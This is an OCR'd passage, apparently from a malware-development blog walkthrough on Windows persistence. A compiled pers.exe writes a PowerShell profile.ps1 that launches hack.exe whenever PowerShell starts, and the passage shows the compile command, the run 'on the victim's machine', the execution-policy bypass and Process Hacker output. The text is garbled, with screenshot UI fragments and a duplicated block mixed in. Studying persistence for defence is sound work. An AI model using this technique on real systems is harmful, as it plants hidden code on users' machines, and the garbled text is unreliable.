
```
x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```




```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-09-20-malware-pers-11]
└─$ x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-09-20-malware-pers-11]
└─$ ls -lt
total 916
-rwxr-xr-x 1 cocomelonc cocomelonc 912896 Sep 20 08:07 pers.exe
-rwxr-xr-x 1 cocomelonc cocomelonc  14848 Sep 20 08:06 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc   1344 Sep 20 04:05 pers.cpp
-rw-r--r-- 1 cocomelonc cocomelonc    381 Sep 19 12:58 hack.cpp

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-09-20-malware-pers-11]
```

And run it on the victim’s machine:

```
.\pers.exe
```



win10-x64 (pers-default-file) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
11:09 AM
9/20/2022
Right Ctrl

```
PS Z:\2022-09-20-malware-pers-11> dir


    Directory: Z:\2022-09-20-malware-pers-11


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
------         9/19/2022   3:58 PM            381 hack.cpp
------         9/20/2022   7:05 AM         912896 pers.exe
------         9/19/2022   3:55 PM          14848 hack.exe
------         9/20/2022   7:05 AM           1344 pers.cpp


PS Z:\2022-09-20-malware-pers-11> .\pers.exe
successfully create dir: C:\Users\User\Documents\windowspowershell
successfully create file: C:\Users\User\Documents\windowspowershell\profile.ps1
successfully write to file evil path: Z:\2022-09-20-malware-pers-11\hack.exe
PS Z:\2022-09-20-malware-pers-11>
```


win10-x64 (pers-default-file) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Command Prompt
11:11 AM
9/20/2022
Right Ctrl

```
C:\Users\User>dir "%HOMEPATH%\Documents\windowspowershell\"
 Volume in drive C is Windows 10
 Volume Serial Number is D2A3-4EA8

 Directory of C:\Users\User\Documents\windowspowershell

09/20/2022  11:02 AM    <DIR>          .
09/20/2022  11:02 AM    <DIR>          ..
09/20/2022  11:02 AM                38 profile.ps1
               1 File(s)             38 bytes
               2 Dir(s)  18,958,483,456 bytes free

C:\Users\User>type "%HOMEPATH%\Documents\windowspowershell\profile.ps1"
Z:\2022-09-20-malware-pers-11\hack.exe
C:\Users\User>
C:\Users\User>
```


And when powershell session is started:


win10-x64 (pers-default-file) [Running] - Oracle VM VirtualBox

```
PS Z:\2022-09-20-malware-pers-11> echo $PROFILE
```

```
C:\Users\User>powershell -executionpolicy bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\User>
```

If we check it via Process Hacker:



```
PS Z:\2022-09-20-malware-pers-11> echo $PROFILE
```

```
C:\Users\User>powershell -executionpolicy bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\User>
```

hack.exe (2928) Properties

File
N/A
(UNVERIFIED)
Version: N/A
Image file name: \\VBoxSvr\shared\2022-09-20-malware-pers-11\hack.exe

Process
Command line: "Z:\2022-09-20-malware-pers-11\hack.exe"
Current directory: C:\Users\User\
Started: 2 minutes and 28 seconds ago (11:49:50 AM 9/20
PEB address: 0xd739bee000
Image type: 64-bit
Parent: powershell.exe (4512)
Mitigation policies: DEP (permanent); ASLR (high entropy)
Protection: None


=^..^=
Meow-meow!
OK

win10-x64 (pers-default-file) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
Command Prompt - powershell -executionpolicy bypass
General Statistics Performance Threads Token Modules Memory Environment Handles GPU Comment
Details
Permissions
Terminate
11:52 AM
9/20/2022
Right Ctrl

`powershell.exe` is the parent process again as expected.

As you can see everything is worked perfectly! =^..^=


But there are the caveat. If powershell runned without execution policy bypass mode, this persistence trick not work in my case:


win10-x64 (pers-default-file) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
